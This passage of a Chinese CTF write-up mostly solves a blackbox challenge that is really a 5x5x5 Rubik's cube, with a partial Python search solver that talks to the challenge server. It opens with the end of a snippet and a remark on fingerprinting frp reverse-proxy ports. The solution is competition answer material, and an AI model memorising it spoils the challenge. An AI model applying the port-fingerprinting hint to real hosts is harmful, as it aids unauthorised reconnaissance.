        wg.Wait()
        if confirmFrp.Load() {
                return "frp", nil
        }
        return "gost", nil
}
```

需要注意的是，应用层 TCP 转发对 TCP 的状态转换实现不完整的问题普遍存在，在实际环境中不能依此识别一个端口是否为 frp 反代端口，但拥有此特征的端口确实大概率是反向代理端口。

PRISM's end BLACKBOX

一个 raw TCP 黑盒交互题。连接后会看到：

Code block

```
PRISM's end BLACKBOX
sealed layers: 7
openings per seal: 3
type help for commands
```

这道题本质上是一个五阶魔方的求解问题：

- sticker总数正好等于魔方面块数 5×5×6 = 150
- face代表魔方的六个面 front back left right top bottom
- move的所有方式正好对应五阶魔方转动的所有方式。
- roll 对应 x 轴，pitch 对应 y 轴，yaw 对应 z 轴
- low / mid / high 分别对应坐标层 -2 / 0 / +2

根据交互界面的提示可以知道相关命令（help）。

在解题过程中，发现真实移动还有两个限制：不能连续两步绕同一个轴转动，或者做两步互相抵消的转动。

因此 solver 搜索时需要按 physical move 过滤相邻动作，不能只看 public move。

求解过程

按 face order：

Code block

```
front, back, left, right, top, bottom
```

每个面按 `row = 0..4, col = 0..4` 排列。可以把表面格映射到三维坐标：

Code block

```
HALF = 2

front:  (col - 2, 2 - row,  2)
back:   (2 - col, 2 - row, -2)
right:  (2,       2 - row,  2 - col)
left:   (-2,      2 - row,  col - 2)
top:    (col - 2, 2,        row - 2)
bottom: (col - 2, -2,       2 - row)
```

服务端给 `SHADOW_BUDGET = 5`，刚好够用。这使用 5 个 probe：

```
shadow roll low +
shadow pitch low +
shadow yaw low +
shadow roll mid +
shadow roll high +
```

解法：

1. 枚举全部 18 个 physical move。
2. 对每个 physical move，模拟执行一步，并按 canonical face order 得到 150 个 id 的 byte 序列。
3. 计算：

   ```
   blake2s(bytes(surface_ids), digest_size=12, person=b"PRISMv2").hexdigest()
   ```

4. 服务端 `shadow` 返回的 trace 在本地 18 个候选 trace 中唯一匹配，匹配到的就是该 public move 对应的 physical move。

后续搜索时用 physical move 搜，提交时再转回 public move。

状态只需要追踪目标 sticker 的位置即可：

```
state = bytes(current_position_of_each_tracked_sticker)
goal  = bytes(required_position_for_each_tracked_sticker)
```

每个 move 都是 150 个位置上的一个排列。

各 Seal 条件与解法如下：

seal1：selected slots

Code block

```
name = seal1
turn_budget = 12
goal_type = selected_slots
selected_slots = ...
target_ids = ...
rule = selected scan ids must equal target_ids
```

扫描窗口是 `front/right/top` 三个面的 ring pattern，每面 8 个格子，共 24 个 scan slots。

seal2：required ids

Code block

```
name = seal2
turn_budget = 15
goal_type = required_ids
required = ...
rule = every required id must appear in scan ids
```

seal2 不要求顺序，只要求 10 个 required id 都出现在当前 24 个 scan slots 中。

那么解法就是：先建出 18 个 move 的 position graph，求每个 position 的 orbit group，再对每个 required id，找到它当前所在 group，该 id 的目标不是一个点，而是同 group 内所有 scan positions 然后再用 set-goal PDB / IDA* 搜索。

seal2 的难点是“无序目标”容易误导人。正确做法是把它转成多个 set-goal 约束。

seal3：dense selected slots

Code block

```
name = seal3
turn_budget = 17
goal_type = selected_slots
selected_slots = ...
target_ids = ...
rule = selected scan ids must equal target_ids
```

seal3 和 seal1 规则相同，但更密：

- 精确约束提升到 21 个；
- witness 约 10-12 步；
- turn budget 为 17。

做法类似，略。

seal4：locked match

Code block

```
name = seal4
turn_budget = 18
goal_type = locked_match
locked_slots = ...
locked_ids = ...
target_slots = ...
target_ids = ...
rule = locked slots unchanged and target slots matched
```

扫描窗口来自随机 4 个 face，每个 face 6 个 pattern slots，共 24 个。

通关条件是：

- `locked_slots` 必须保持原 id 不变；
- `target_slots` 必须变成目标 id。

seal4 的生成器还会确保 witness 过程中会扰动一部分 locked slots，但最终还原。这会破坏“只贪心移动 target”的思路。

解法为：把 locked 和 target 都转成 exact position constraints，保证总约束约 20 个，再用 meet-in-the-middle 或 PDB+IDA*，最后搜索状态追踪 locked ids 和 target ids 即可。

seal5：cycle program

Code block

```
name = seal5
turn_budget = 20
goal_type = cycle_program
cycles = (.. .. ..) (.. .. ..) (.. .. .. ..)
cycle_order = left_to_right
fixed_slots = ...
base_ids = ...
rule = apply cycles to base_ids and keep fixed slots unchanged
```

seal5 给一了个小程序：

Code block

```
wanted = apply_cycles(base_ids, cycles)
```

其中 cycle 的语义是左到右应用。单个 cycle `(a b c)` 表示：

```
base[a] -> slot b
base[b] -> slot c
base[c] -> slot a
```

通关检查的是：

- cycles 涉及到的 slots 要等于 `wanted`；
- `fixed_slots` 必须保持不变。

seal5 固定 cycle 结构通常是：

```
(3, 3, 4)
```

也就是两个 3-cycle 和一个 4-cycle。再加 7 个 fixed slots，总约束约 17 个。

那么要解这一关首先要计算 `wanted = apply_cycles(base_ids, cycles)`，检查集合，再对 checked 中每个 slot 建 exact position goal，最后使用 beam / A* / meet-in-the-middle 搜索 14-20 步内的路径。

`oracle score` 在本关可用，可以看到：

```
cycles_correct = x/3
fixed_correct = y/7
```

seal6：local delta

```
```

```
name = seal6
turn_budget = 22
goal_type = local_delta
cycles = (...) (...) (...) (...)
cycle_order = left_to_right
anchors = ...
base_ids = ...
rule = apply cycles to base_ids while anchors stay fixed
```

seal6 是 seal5 的加强版：

- cycle 结构通常是 `(3, 3, 4, 4)`；
- anchors 约 7 个；
- 总约束约 21 个；
- witness 长度约 17-20；
- turn budget 为 22。

具体解法为：使用 reverse meet-in-the-middle，反向深度 6 左右，正向用启发式排序或 beam search 找到可接到 reverse table 的状态。

`oracle score` 会返回：

Code block

```
cycles_correct = x/4
anchors_correct = y/7
```

seal7：full scan match

Code block

```
name = seal7
turn_budget = 19
goal_type = full_scan_match
```

```
target_ids = ...
certificate = generated_by_legal_word
rule = scan ids must equal target_ids
```

这是最终关。它要求 24 个 scan slots 全部精确匹配：

Code block

```
tuple(scan_ids) == tuple(target_ids)
```

扫描窗口仍是 mixed scan，每个 orbit 取若干位置。与 seal2 不同，seal7 是有序、全量、精确匹配。

解法主要是追踪 24 个 sticker，需要预算 19 步，witness 通常 10-11 步。

`oracle score` 会返回：

Code block

```
matched_slots = x/24
```

exp

此exp不能保证100%能通过。

Code block

```
#!/usr/bin/env python3
from __future__ import annotations

import argparse
import base64
import collections
import hashlib
import heapq
```

```
import os
import re
import socket
import ssl
import sys
import time
import urllib.parse
from dataclasses import dataclass

FACES = ("front", "back", "left", "right", "top", "bottom")
MOTIONS = ("roll", "pitch", "yaw")
BANDS = {"low": -2, "mid": 0, "high": 2}
DIRS = {"+": 1, "-": -1}
HALF = 2
SIZE = 5
PROMPT = b"> "
ROUNDS_REQUIRED = 7
OPENINGS_REQUIRED_PER_SEAL = 3

NORMALS = {
    "front": (0, 0, 1),
    "back": (0, 0, -1),
    "right": (1, 0, 0),
    "left": (-1, 0, 0),
    "top": (0, 1, 0),
    "bottom": (0, -1, 0),
}
MOVE_AXIS = {"roll": "x", "pitch": "y", "yaw": "z"}
AXIS_ID = {"roll": 0, "pitch": 1, "yaw": 2}
ALL_MOVES = tuple((motion, band, direction) for motion in MOTIONS for band in BANDS for direction in DIRS)
LOWER_HINT = {"seal1": 6, "seal2": 8, "seal3": 10, "seal4": 12, "seal5": 14, "seal6": 17, "seal7": 10}
NODE_LIMIT = {
    "seal1": 2_000_000,
    "seal2": 4_000_000,
    "seal3": 4_000_000,
    "seal4": 4_000_000,
    "seal5": 1_500_000,
    "seal6": 2_000_000,
    "seal7": 2_500_000,
}
ASTAR_SEEN_LIMIT = {
    "seal5": 3_000_000,
    "seal6": 5_000_000,
    "seal7": 5_000_000,
}
```

```
  BEAM_WIDTHS = {
      "seal5": (2_000, 10_000, 50_000),
      "seal6": (5_000, 25_000, 120_000),
      "seal7": (5_000, 25_000, 120_000),
  }
  MEET_REVERSE_DEPTH = {
      "seal3": 4,
      "seal4": 5,
      "seal5": 5,
      "seal6": 6,
      "seal7": 4,
  }
  MEET_NODE_LIMIT = {
      "seal3": 1_500_000,
      "seal4": 3_000_000,
      "seal5": 2_000_000,
      "seal6": 8_000_000,
      "seal7": 12_000_000,
  }
  MEET_DIRECT_BOUND = {
      "seal3": 12,
      "seal6": 22,
      "seal7": 10,
  }
  MEET_BEAM_WIDTHS = {
      "seal6": (80_000,),
      "seal7": (30_000,),
  }

  @dataclass(frozen=True)
  class Slot:
      face: str
      col: int
      row: int

  def rotate_vector(vec: tuple[int, int, int], axis: str, direction: int) ->
  tuple[int, int, int]:
      x, y, z = vec
      turns = 1 if direction == 1 else 3
      for _ in range(turns):
          if axis == "x":
              x, y, z = x, -z, y
          elif axis == "y":
              x, y, z = z, y, -x
          elif axis == "z":
              x, y, z = -y, x, z
      return (x, y, z)
```

```
def face_position(face: str, col: int, row: int) -> tuple[int, int, int]:
    if face == "front":
        return (col - HALF, HALF - row, HALF)
    if face == "back":
        return (HALF - col, HALF - row, -HALF)
    if face == "right":
        return (HALF, HALF - row, HALF - col)
    if face == "left":
        return (-HALF, HALF - row, col - HALF)
    if face == "top":
        return (col - HALF, HALF, row - HALF)
    if face == "bottom":
        return (col - HALF, -HALF, HALF - row)
    raise ValueError(face)

def face_coords(face: str, pos: tuple[int, int, int]) -> tuple[int, int]:
    x, y, z = pos
    if face == "front":
        return (x + HALF, HALF - y)
    if face == "back":
        return (HALF - x, HALF - y)
    if face == "right":
        return (HALF - z, HALF - y)
    if face == "left":
        return (z + HALF, HALF - y)
    if face == "top":
        return (x + HALF, z + HALF)
    if face == "bottom":
        return (x + HALF, HALF - z)
    raise ValueError(face)

def face_from_normal(normal: tuple[int, int, int]) -> str:
    for face, value in NORMALS.items():
        if value == normal:
            return face
    raise ValueError(normal)

def all_surface_slots() -> tuple[Slot, ...]:
    return tuple(Slot(face, col, row) for face in FACES for row in range(SIZE)
for col in range(SIZE))

SLOTS = all_surface_slots()
SLOT_INDEX = {slot: i for i, slot in enumerate(SLOTS)}

def move_permutation(move: tuple[str, str, str]) -> tuple[int, ...]:
    motion, band, direction = move
```

```
        axis = MOVE_AXIS[motion]
        layer = BANDS[band]
        sign = DIRS[direction]
        perm = list(range(len(SLOTS)))
        for src, slot in enumerate(SLOTS):
            pos = face_position(slot.face, slot.col, slot.row)
            normal = NORMALS[slot.face]
            axis_value = {"x": pos[0], "y": pos[1], "z": pos[2]}[axis]
            if axis_value == layer:
                pos = rotate_vector(pos, axis, sign)
                normal = rotate_vector(normal, axis, sign)
            dst_face = face_from_normal(normal)
            dst_col, dst_row = face_coords(dst_face, pos)
            perm[src] = SLOT_INDEX[Slot(dst_face, dst_col, dst_row)]
        return tuple(perm)

    def invert_perm(perm: tuple[int, ...]) -> tuple[int, ...]:
        out = [0] * len(perm)
        for src, dst in enumerate(perm):
            out[dst] = src
        return tuple(out)

    def make_translate_table(perm: tuple[int, ...]) -> bytes:
        table = list(range(256))
        for src, dst in enumerate(perm):
            table[src] = dst
        return bytes(table)

    MOVE_PERMS = tuple(move_permutation(move) for move in ALL_MOVES)
    PERM_TABLES = tuple(make_translate_table(perm) for perm in MOVE_PERMS)
    INV_TABLES = tuple(make_translate_table(invert_perm(perm)) for perm in
    MOVE_PERMS)
    MOVE_AXES = tuple(AXIS_ID[move[0]] for move in ALL_MOVES)

    def position_group_ids() -> tuple[int, ...]:
        adjacency = [set() for _ in SLOTS]
        for perm in MOVE_PERMS:
            for src, dst in enumerate(perm):
                adjacency[src].add(dst)
                adjacency[dst].add(src)
        groups = [-1] * len(SLOTS)
        group = 0
        for start in range(len(SLOTS)):
            if groups[start] != -1:
                continue
            stack = [start]
            groups[start] = group
```

```
        while stack:
            cur = stack.pop()
            for nxt in adjacency[cur]:
                if groups[nxt] == -1:
                    groups[nxt] = group
                    stack.append(nxt)
        group += 1
    return tuple(groups)

GROUP_IDS = position_group_ids()

class WebSocketStream:
    def __init__(self, url: str) -> None:
        parsed = urllib.parse.urlparse(url)
        if parsed.scheme != "wss" or not parsed.hostname:
            raise ValueError("only wss:// URLs are supported")
        port = parsed.port or 443
        path = parsed.path or "/"
        if parsed.query:
            path += "?" + parsed.query

        raw = socket.create_connection((parsed.hostname, port), timeout=30)
        self.sock = ssl.create_default_context().wrap_socket(raw,
server_hostname=parsed.hostname)
        self.sock.settimeout(120)
        self.raw_buffer = b""
        self.recv_buffer = b""

        key = base64.b64encode(os.urandom(16)).decode()
        request = (
            f"GET {path} HTTP/1.1\r\n"
            f"Host: {parsed.netloc}\r\n"
            "Upgrade: websocket\r\n"
            "Connection: Upgrade\r\n"
            f"Sec-WebSocket-Key: {key}\r\n"
            "Sec-WebSocket-Version: 13\r\n"
            "\r\n"
        )
        self.sock.sendall(request.encode())
        response = b""
        while b"\r\n\r\n" not in response:
            chunk = self.sock.recv(4096)
            if not chunk:
                break
            response += chunk
        header, _, rest = response.partition(b"\r\n\r\n")
        if b" 101 " not in header.splitlines()[0]:
```

```
            raise RuntimeError(header.decode(errors="replace"))
        self.raw_buffer = rest

    def settimeout(self, timeout: float) -> None:
        self.sock.settimeout(timeout)

    def _read_exact(self, size: int) -> bytes:
        out = bytearray()
        if self.raw_buffer:
            take = min(size, len(self.raw_buffer))
            out += self.raw_buffer[:take]
            self.raw_buffer = self.raw_buffer[take:]
        while len(out) < size:
            chunk = self.sock.recv(size - len(out))
            if not chunk:
                raise EOFError("websocket closed")
            out += chunk
        return bytes(out)

    def _send_frame(self, opcode: int, payload: bytes) -> None:
        length = len(payload)
        first = 0x80 | opcode
        mask = os.urandom(4)
        if length < 126:
            header = bytes((first, 0x80 | length))
        elif length < 65536:
            header = bytes((first, 0x80 | 126)) + length.to_bytes(2, "big")
        else:
            header = bytes((first, 0x80 | 127)) + length.to_bytes(8, "big")
        masked = bytes(value ^ mask[index % 4] for index, value in
enumerate(payload))
        self.sock.sendall(header + mask + masked)

    def _read_frame(self) -> bytes:
        while True:
            first, second = self._read_exact(2)
            opcode = first & 0x0F
            masked = bool(second & 0x80)
            length = second & 0x7F
            if length == 126:
                length = int.from_bytes(self._read_exact(2), "big")
            elif length == 127:
                length = int.from_bytes(self._read_exact(8), "big")
            mask = self._read_exact(4) if masked else b""
            payload = self._read_exact(length) if length else b""
            if masked:
```

```
                payload = bytes(value ^ mask[index % 4] for index, value in
enumerate(payload))
            if opcode == 0x8:
                return b""
            if opcode == 0x9:
                self._send_frame(0xA, payload)
                continue
            if opcode == 0xA:
                continue
            if opcode in (0x0, 0x1, 0x2):
                return payload

    def recv(self, size: int) -> bytes:
        while not self.recv_buffer:
            frame = self._read_frame()
            if not frame:
                return b""
            self.recv_buffer += frame
        out = self.recv_buffer[:size]
        self.recv_buffer = self.recv_buffer[size:]
        return out

    def sendall(self, data: bytes) -> None:
        self._send_frame(0x2, data)

    def close(self) -> None:
        try:
            self._send_frame(0x8, b"")
        finally:
            self.sock.close()

class Client:
    def __init__(self, host: str, port: int, wss_url: str | None = None) ->
None:
        if wss_url:
            self.sock = WebSocketStream(wss_url)
        else:
            self.sock = socket.create_connection((host, port), timeout=30)
        self.sock.settimeout(120)
        self.openings_required = OPENINGS_REQUIRED_PER_SEAL
        self.physical_to_public = {move: move for move in ALL_MOVES}

    def recv_until_prompt(self) -> str:
        data = b""
        while PROMPT not in data:
            chunk = self.sock.recv(4096)
            if not chunk:
```

```
                break
            data += chunk
        return data.decode(errors="replace")

    def command(self, text: str) -> str:
        self.sock.sendall((text + "\n").encode())
        return self.recv_until_prompt()

    def handshake(self) -> None:
        banner = self.recv_until_prompt()
        token = re.search(r"mirror token: (\w+)", banner)
        if not token:
            raise RuntimeError("mirror token not found")
        print(banner, end="")
        hello = self.command(token.group(1)[::-1])
        print(hello, end="")
        openings = re.search(r"openings per seal: (\d+)", hello)
        if openings:
            self.openings_required = int(openings.group(1))

    def public_move(self, physical_move: tuple[str, str, str]) -> tuple[str,
str, str]:
        return self.physical_to_public[physical_move]

def parse_kv(output: str) -> dict[str, str]:
    out: dict[str, str] = {}
    for line in output.splitlines():
        if " = " in line:
            key, value = line.split(" = ", 1)
            out[key.strip()] = value.strip()
    return out

def parse_ints(text: str) -> list[int]:
    return [int(x) for x in re.findall(r"\d+", text)]

def parse_cycles(text: str) -> list[tuple[int, ...]]:
    cycles = []
    for part in re.findall(r"\(([^)]+)\)", text):
        values = parse_ints(part)
        if len(values) < 2:
            raise ValueError(f"bad cycle: {part}")
        cycles.append(tuple(values))
    return cycles

def apply_cycles(ids: list[int], cycles: list[tuple[int, ...]]) -> list[int]:
    out = list(ids)
    for cycle in cycles:
```

```
        old = list(out)
        for index, src in enumerate(cycle):
            dst = cycle[(index + 1) % len(cycle)]
            out[dst] = old[src]
    return out

def parse_face_ids(output: str) -> list[list[int]]:
    rows: list[list[int]] = []
    for line in output.splitlines():
        values = re.findall(r"\d{3}", line)
        if len(values) == SIZE:
            rows.append([int(v) for v in values])
    if len(rows) != SIZE:
        raise RuntimeError(f"could not parse face ids:\n{output}")
    return rows

def read_id_positions(client: Client) -> dict[int, int]:
    id_pos: dict[int, int] = {}
    for face in FACES:
        grid = parse_face_ids(client.command(f"look ids {face}"))
        for row in range(SIZE):
            for col in range(SIZE):
                sid = grid[row][col]
                id_pos[sid] = SLOT_INDEX[Slot(face, col, row)]
    if len(id_pos) != len(SLOTS):
        raise RuntimeError("sticker id map is incomplete")
    return id_pos

def surface_trace_after_move(
    id_pos: dict[int, int],
    move: tuple[str, str, str],
) -> str:
    perm = move_permutation(move)
    surface = [0] * len(SLOTS)
    for sid, src in id_pos.items():
        surface[perm[src]] = sid
    return hashlib.blake2s(bytes(surface), digest_size=12,
person=b"PRISMv2").hexdigest()

def identify_shadow_move(client: Client, id_pos: dict[int, int], public_move:
tuple[str, str, str]) -> tuple[str, str, str]:
    output = client.command("shadow " + " ".join(public_move))
    match = re.search(r"trace = ([0-9a-f]{24})", output)
    if not match:
        raise RuntimeError(f"bad shadow response:\n{output}")
    trace = match.group(1)
```

```
    candidates = [move for move in ALL_MOVES if
surface_trace_after_move(id_pos, move) == trace]
    if len(candidates) != 1:
        raise RuntimeError(f"shadow trace matched {len(candidates)} physical
moves")
    return candidates[0]

def calibrate_wiring(client: Client, id_pos: dict[int, int]) -> None:
    probes = (
        ("roll", "low", "+"),
        ("pitch", "low", "+"),
        ("yaw", "low", "+"),
        ("roll", "mid", "+"),
        ("roll", "high", "+"),
    )
    observed = {probe: identify_shadow_move(client, id_pos, probe) for probe
in probes}

    motion_wiring: dict[str, str] = {}
    plus_direction: dict[str, str] = {}
    low_band: str | None = None
    for public_motion in MOTIONS:
        physical_motion, physical_band, physical_direction =
observed[(public_motion, "low", "+")]
        motion_wiring[public_motion] = physical_motion
        plus_direction[public_motion] = physical_direction
        if low_band is None:
            low_band = physical_band
        elif low_band != physical_band:
            raise RuntimeError("inconsistent shadow band wiring")

    band_wiring = {
        "low": low_band,
        "mid": observed[("roll", "mid", "+")][1],
        "high": observed[("roll", "high", "+")][1],
    }
    if set(motion_wiring.values()) != set(MOTIONS) or
set(band_wiring.values()) != set(BANDS):
        raise RuntimeError("shadow probes did not recover bijective wiring")

    physical_to_public: dict[tuple[str, str, str], tuple[str, str, str]] = {}
    for public_motion in MOTIONS:
        for public_band in BANDS:
            for public_direction in DIRS:
                physical_direction = plus_direction[public_motion]
                if public_direction == "-":
```

```
                    physical_direction = "+" if physical_direction == "-" else
"-"
                physical = (
                    motion_wiring[public_motion],
                    band_wiring[public_band],
                    physical_direction,
                )
                physical_to_public[physical] = (public_motion, public_band,
public_direction)
    if len(physical_to_public) != len(ALL_MOVES):
        raise RuntimeError("incomplete physical-to-public wiring")
    client.physical_to_public = physical_to_public

def read_scan_positions(client: Client, id_pos: dict[int, int]) ->
tuple[list[int], list[int]]:
    output = client.command("scan ids")
    values = parse_ints(output)
    if len(values) != 24:
        raise RuntimeError(f"bad scan ids:\n{output}")
    return values, [id_pos[sid] for sid in values]

@dataclass
class Problem:
    name: str
    budget: int
    start: bytes
    exact_goal: bytes | None
    goal_sets: list[tuple[int, ...]] | None

def build_problem(client: Client) -> tuple[Problem, str]:
    oracle_output = client.command("oracle")
    print(oracle_output, end="")
    oracle = parse_kv(oracle_output)
    name = oracle["name"]
    budget = int(oracle["turn_budget"])
    id_pos = read_id_positions(client)
    calibrate_wiring(client, id_pos)
    scan_ids, scan_pos = read_scan_positions(client, id_pos)
    goal_type = oracle["goal_type"]

    target_ids: list[int] = []
    exact_goals: list[int] | None = []
    goal_sets: list[tuple[int, ...]] | None = None

    if goal_type == "selected_slots":
        slots = parse_ints(oracle["selected_slots"])
        ids = parse_ints(oracle["target_ids"])
```

```
503             for slot, sid in zip(slots, ids):
504                 target_ids.append(sid)
505                 exact_goals.append(scan_pos[slot])
506         elif goal_type == "required_ids":
507             ids = parse_ints(oracle["required"])
508             target_ids.extend(ids)
509             exact_goals = None
510             goal_sets = []
511             by_group: dict[int, list[int]] = collections.defaultdict(list)
512             for pos in scan_pos:
513                 by_group[GROUP_IDS[pos]].append(pos)
514             for sid in ids:
515                 group = GROUP_IDS[id_pos[sid]]
516                 goal_sets.append(tuple(by_group[group]))
517         elif goal_type == "locked_match":
518             locked_slots = parse_ints(oracle["locked_slots"])
519             locked_ids = parse_ints(oracle["locked_ids"])
520             target_slots = parse_ints(oracle["target_slots"])
521             ids = parse_ints(oracle["target_ids"])
522             for slot, sid in zip(locked_slots, locked_ids):
523                 target_ids.append(sid)
524                 exact_goals.append(scan_pos[slot])
525             for slot, sid in zip(target_slots, ids):
526                 target_ids.append(sid)
527                 exact_goals.append(scan_pos[slot])
528         elif goal_type in ("double_cycle", "cycle_program"):
529             base_ids = parse_ints(oracle["base_ids"])
530             cycles = parse_cycles(oracle["cycles"])
531             wanted = apply_cycles(base_ids, cycles)
532             checked = sorted({idx for cycle in cycles for idx in cycle} |
    set(parse_ints(oracle.get("fixed_slots", ""))))
533             if not checked:
534                 checked = list(range(len(wanted)))
535             for slot in checked:
536                 sid = wanted[slot]
537                 target_ids.append(sid)
538                 exact_goals.append(scan_pos[slot])
539         elif goal_type == "local_delta":
540             base_ids = parse_ints(oracle["base_ids"])
541             cycles = parse_cycles(oracle["cycles"])
542             wanted = apply_cycles(base_ids, cycles)
543             checked = sorted({idx for cycle in cycles for idx in cycle} |
    set(parse_ints(oracle["anchors"])))
544             for slot in checked:
545                 target_ids.append(wanted[slot])
546                 exact_goals.append(scan_pos[slot])
547         elif goal_type == "full_scan_match":
```

```
            ids = parse_ints(oracle["target_ids"])
            for slot, sid in enumerate(ids):
                target_ids.append(sid)
                exact_goals.append(scan_pos[slot])
        else:
            raise RuntimeError(f"unknown goal_type: {goal_type}")

        start = bytes(id_pos[sid] for sid in target_ids)
        problem = Problem(
            name=name,
            budget=budget,
            start=start,
            exact_goal=None if exact_goals is None else bytes(exact_goals),
            goal_sets=goal_sets,
        )
        return problem, oracle_output

    def build_exact_pdb(goal: bytes, cache: dict[bytes, dict[bytes, int]]) ->
    dict[bytes, int]:
        if goal in cache:
            return cache[goal]
        dist = {goal: 0}
        queue = collections.deque([goal])
        while queue:
            state = queue.popleft()
            depth = dist[state]
            for table in INV_TABLES:
                nxt = state.translate(table)
                if nxt not in dist:
                    dist[nxt] = depth + 1
                    queue.append(nxt)
        cache[goal] = dist
        return dist

    def build_set_pdb(goal_sets: tuple[tuple[int, ...], ...]) -> dict[bytes, int]:
        sources: list[bytes] = []

        def walk(index: int, current: list[int]) -> None:
            if index == len(goal_sets):
                sources.append(bytes(current))
                return
            for pos in goal_sets[index]:
                current.append(pos)
                walk(index + 1, current)
                current.pop()

        walk(0, [])
```

```
    dist = {state: 0 for state in sources}
    queue = collections.deque(sources)
    while queue:
        state = queue.popleft()
        depth = dist[state]
        for table in INV_TABLES:
            nxt = state.translate(table)
            if nxt not in dist:
                dist[nxt] = depth + 1
                queue.append(nxt)
    return dist

def make_patterns(problem: Problem, chunk_size: int, verbose: bool) ->
list[tuple[tuple[int, ...], dict[bytes, int]]]:
    by_group: dict[int, list[int]] = collections.defaultdict(list)
    for index, pos in enumerate(problem.start):
        by_group[GROUP_IDS[pos]].append(index)

    patterns: list[tuple[tuple[int, ...], dict[bytes, int]]] = []
    cache: dict[bytes, dict[bytes, int]] = {}
    for group, indices in sorted(by_group.items()):
        local_chunk = 1 if problem.goal_sets is not None else chunk_size
        for offset in range(0, len(indices), local_chunk):
            sub = tuple(indices[offset : offset + local_chunk])
            start_time = time.time()
            if problem.exact_goal is not None:
                goal = bytes(problem.exact_goal[i] for i in sub)
                pdb = build_exact_pdb(goal, cache)
            else:
                assert problem.goal_sets is not None
                goals = tuple(problem.goal_sets[i] for i in sub)
                pdb = build_set_pdb(goals)
            if verbose:
                print(
                    f"[pdb] {problem.name} group={group} sub={sub} "
                    f"states={len(pdb)} dt={time.time() - start_time:.3f}s",
                    file=sys.stderr,
                )
            patterns.append((sub, pdb))
    return patterns

def is_goal(problem: Problem, state: bytes) -> bool:
    if problem.exact_goal is not None:
        return state == problem.exact_goal
    assert problem.goal_sets is not None
    return all(pos in problem.goal_sets[index] for index, pos in
enumerate(state))
```

```
639
640 def solve_with_astar(
641     problem: Problem,
642     heuristic,
643     verbose: bool = False,
644     max_nodes: int = 2_000_000,
645     max_seen: int = 1_000_000,
646 ) -> list[tuple[str, str, str]] | None:
647     start_h = heuristic(problem.start)
648     counter = 0
649     heap: list[tuple[int, int, int, int, bytes, int | None]] = [(start_h,
    start_h, 0, counter, problem.start, None)]
650     best: dict[tuple[bytes, int | None], int] = {(problem.start, None): 0}
651     parent: dict[tuple[bytes, int | None], tuple[tuple[bytes, int | None],
    int]] = {}
652     nodes = 0
653     start_time = time.time()
654
655     while heap:
656         _f, h, depth, _counter, state, last_axis = heapq.heappop(heap)
657         key = (state, last_axis)
658         if best.get(key) != depth:
659             continue
660         nodes += 1
661         if nodes > max_nodes:
662             if verbose:
663                 print(
664                     f"[astar] {problem.name} aborted nodes={nodes} open=
    {len(heap)} "
665                     f"dt={time.time() - start_time:.3f}s",
666                     file=sys.stderr,
667                 )
668             return None
669         if len(best) > max_seen:
670             if verbose:
671                 print(
672                     f"[astar] {problem.name} aborted nodes={nodes} seen=
    {len(best)} "
673                     f"dt={time.time() - start_time:.3f}s",
674                     file=sys.stderr,
675                 )
676             return None
677         if is_goal(problem, state):
678             path: list[int] = []
679             while key in parent:
680                 prev, move_index = parent[key]
681                 path.append(move_index)
```

```
                key = prev
            path.reverse()
            if verbose:
                print(
                    f"[astar] {problem.name} ok depth={len(path)} nodes=
{nodes} "
                    f"seen={len(best)} dt={time.time() - start_time:.3f}s",
                    file=sys.stderr,
                )
            return [ALL_MOVES[i] for i in path]
        if depth >= problem.budget:
            continue

        for move_index, table in enumerate(PERM_TABLES):
            axis = MOVE_AXES[move_index]
            if last_axis is not None and axis == last_axis:
                continue
            nxt = state.translate(table)
            next_depth = depth + 1
            next_h = heuristic(nxt)
            if next_depth + next_h > problem.budget:
                continue
            next_key = (nxt, axis)
            old = best.get(next_key)
            if old is not None and old <= next_depth:
                continue
            best[next_key] = next_depth
            parent[next_key] = (key, move_index)
            counter += 1
            heapq.heappush(heap, (next_depth + next_h, next_h, next_depth,
counter, nxt, axis))

    if verbose:
        print(
            f"[astar] {problem.name} exhausted nodes={nodes} seen={len(best)} "
            f"dt={time.time() - start_time:.3f}s",
            file=sys.stderr,
        )
    return None

def solve_with_beam(
    problem: Problem,
    heuristic,
    score_key,
    verbose: bool = False,
    widths: tuple[int, ...] = (10_000,),
) -> list[tuple[str, str, str]] | None:
```

```
    start_time = time.time()

    for width in widths:
        frontier: list[tuple[bytes, int | None, tuple[int, ...]]] =
[(problem.start, None, ())]
        seen_depth: dict[tuple[bytes, int | None], int] = {(problem.start,
None): 0}
        if verbose:
            print(f"[beam] {problem.name} width={width}", file=sys.stderr)

        for depth in range(problem.budget + 1):
            for state, _last_axis, path in frontier:
                if is_goal(problem, state):
                    if verbose:
                        print(
                            f"[beam] {problem.name} ok depth={len(path)} width=
{width} "
                            f"dt={time.time() - start_time:.3f}s",
                            file=sys.stderr,
                        )
                    return [ALL_MOVES[i] for i in path]

            if depth == problem.budget:
                break

            remaining_after = problem.budget - depth - 1
            candidates: dict[tuple[bytes, int], tuple[tuple[int, int, int],
bytes, int, tuple[int, ...]]] = {}
            for state, last_axis, path in frontier:
                for move_index, table in enumerate(PERM_TABLES):
                    axis = MOVE_AXES[move_index]
                    if last_axis is not None and axis == last_axis:
                        continue
                    nxt = state.translate(table)
                    h = heuristic(nxt)
                    if h > remaining_after:
                        continue
                    key = (nxt, axis)
                    old_depth = seen_depth.get(key)
                    if old_depth is not None and old_depth <= depth + 1:
                        continue
                    score = score_key(nxt)
                    packed = (score, nxt, axis, path + (move_index,))
                    previous = candidates.get(key)
                    if previous is None or score < previous[0]:
                        candidates[key] = packed

```

```
            if not candidates:
                break

            best_items = heapq.nsmallest(width, candidates.values(),
key=lambda item: item[0])
            frontier = [(state, axis, path) for _score, state, axis, path in
best_items]
            for state, axis, path in frontier:
                seen_depth[(state, axis)] = len(path)

            if verbose:
                best_score = best_items[0][0]
                print(
                    f"[beam] {problem.name} width={width} depth={depth + 1} "
                    f"frontier={len(frontier)} best={best_score}",
                    file=sys.stderr,
                )

    return None

def packed_depth_get(info: int, slot: int) -> int | None:
    value = (info >> (slot * 4)) & 0xF
    if value == 0:
        return None
    return value - 1

def packed_depth_set(info: int, slot: int, depth: int) -> int:
    value = depth + 1
    shift = slot * 4
    old = (info >> shift) & 0xF
    if old != 0 and old <= value:
        return info
    info &= ~(0xF << shift)
    return info | (value << shift)

def packed_depth_allows(info: int, last_axis: int | None, remaining: int) ->
bool:
    empty_depth = packed_depth_get(info, 3)
    if empty_depth is not None and empty_depth <= remaining:
        return True
    for axis in range(3):
        depth = packed_depth_get(info, axis)
        if depth is None or depth > remaining:
            continue
        if last_axis is None or axis != last_axis:
            return True
    return False
```

```
814
